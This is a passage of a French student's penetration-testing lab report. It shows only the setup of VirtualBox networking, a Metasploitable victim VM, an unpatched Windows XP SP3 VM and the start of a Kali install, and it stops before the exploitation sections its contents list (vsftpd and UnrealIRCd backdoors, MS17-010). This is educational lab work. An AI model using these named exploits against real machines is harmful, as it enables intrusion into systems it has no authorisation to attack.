

Université Sorbonne Paris Nord

Analyse de vulnérabilités avec Metasploit sur une machine Metasploitable

Responsable de Projet : Mr.Ouamri

9/05/2025 - 29/06/2025



Réalisé par RAGUNATHAN Supapriyan

Table de matière

Introduction.....	4
Configuration et installation des machine virtuelles :.....	4
Configuration de VirtualBox :.....	4
Configuration et installation de machine metasploit :.....	6
Installation et Configuration de la Machine Windows XP.....	6
Installation et Configuration de la machine kali :.....	14
Installation de la Machine Virtuelle.....	14
Finalisation de l'Installation.....	21
Installation et configuration de nessus:.....	23
Téléchargement et Installation.....	23
Scanne des vulnérabilités :.....	28
L'analyse de vulnérabilités sur la machine metasploit :.....	28
L'analyse de vulnérabilités sur la machine windows :.....	28
Exploitation des vulnérabilités et solutions:.....	29
 Exploit des vulnérabilités sur la machine metasploit :.....	29
Exploitation de la vulnérabilité vsftpd(vsftpd_234_backdoor) :.....	29
Solutions pour contrer ces vulnérabilités :.....	31
Exploitation de la vulnérabilité UnrealIRCd (unreal_ircd_3281_backdoor) :.....	31
Exploit des vulnérabilités sur la machine Windows XP :.....	33
Solutions pour contrer la vulnérabilité MS17-010 :.....	34
Conclusion.....	35

Introduction

Dans un contexte où la cybersécurité devient un enjeu majeur pour les entreprises et les organisations, l'audit de sécurité et les tests d'intrusion (pentesting) sont des étapes essentielles pour identifier et corriger les vulnérabilités présentes sur les systèmes informatiques. Ce rapport a pour objectif de présenter les étapes d'un test d'intrusion réalisé sur différentes machines virtuelles, à savoir Kali Linux (attaquant), Metasploit (victime) et Windows XP (victime). Nous détaillerons les méthodes utilisées pour la détection et l'exploitation des vulnérabilités, ainsi que les solutions recommandées pour sécuriser les systèmes concernés.

Ce travail s'inscrit dans une démarche d'amélioration continue de la sécurité informatique, mettant en lumière les failles potentielles exploitées par des attaquants et les bonnes pratiques permettant de s'en prémunir.


Configuration et installation des machine virtuelles :

Configuration de VirtualBox :

Afin de permettre la communication entre les machines virtuelles sur un même réseau, il est nécessaire de configurer VirtualBox correctement.


1. Accéder au gestionnaire de réseau

- Ouvrez VirtualBox, puis accédez à l'onglet **Outils** et sélectionnez **Network Manager**.



Créer un réseau NAT

- Dans l'onglet **Nat Networks**, créez un réseau NAT.
- Vous pouvez conserver les paramètres par défaut ou les ajuster en fonction de vos besoins.




1. Configurer les machines virtuelles

- Ouvrez les paramètres de chaque machine virtuelle, puis accédez à l'onglet **Réseau**.
- Pour assurer la connectivité entre les machines, sélectionnez **Réseau NAT** comme mode d'accès réseau et associez-le au réseau NAT précédemment créé.

- Pour la machine Kali Linux, choisissez **Accès par pont** comme mode d'accès réseau pour l'adaptateur 1 afin de lui permettre une connexion à Internet.

Remarque : Ces configurations doivent être effectuées après l'installation des machines virtuelles pour garantir leur bon fonctionnement.



Configuration et installation de machine metasploit :

Installation de la machine virtuelle victime(metasploit) depuis le lien suivant :

<https://lipn.univ-paris13.fr/~evangelista/cours/R316-CYBER/metasploitable-linux-2.0.0.zip>

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:55:1c:00 brd ff:ff:ff:ff:ff:ff
        inet 192.168.10.4/24 brd 192.168.10.255 scope global eth0
            inet6 fe80::a00:27ff:fe55:1c00/64 scope link
                valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```


Grâce aux configurations effectuées sur VirtualBox, notre machine virtuelle obtient une adresse IP automatiquement via le serveur DHCP.



Installation et Configuration de la Machine Windows XP

Téléchargez l'image d'installation de Windows XP SP3 depuis le lien suivant :


[Windows XP SP3](#)

Lancez la machine virtuelle, ce qui affichera l'écran d'installation. Conservez les paramètres par défaut jusqu'à la demande du nom de l'organisation.









Saisissez un nom et une organisation (les informations peuvent être arbitraires).




Ensuite il vous demanderont la clé de produit, vous devez fouiller sur les navigateurs web afin de trouver la clé de produit correspondant mais ici, il n'est pas nécessaire car la clé de produit inscrite sur l'image fonctionne.

Enfin, pour les configurations qui suivent, vous pouvez laisser les paramètres par défaut comme présentés dans les images qui suivent.







Une fois l'installation terminée, l'écran de bienvenue confirme que Windows XP a bien été installé.



Pour faciliter les tests de pénétration, choisissez l'option "**Pas maintenant**" lors des étapes de configuration supplémentaires.



Ignorez la page de configuration réseau, car les serveurs DHCP et DNS ont été préalablement configurés dans VirtualBox.



Vous pouvez refuser l'activation de Windows.



Avec la commande ipconfig, vous verrez que le serveur dhcp a configuré l'adresse IP de votre machine windows XP.

```
C:\Documents and Settings\Propriétaire>ipconfig
Configuration IP de Windows

Carte Ethernet Connexion au réseau local:

    Suffrage DNS propre à la connexion :
    Adresse IP . . . . . : . . . . . : 192.168.10.10
    Masque de sous-réseau : . . . . . : 255.255.255.0
    Passerelle par défaut : . . . . . : 192.168.10.1

C:\Documents and Settings\Propriétaire>
```


Installation et Configuration de la machine kali :


Téléchargez l'image d'installation de Kali Linux depuis le lien suivant :




[Kali Linux Installer](#)

Installation de la Machine Virtuelle

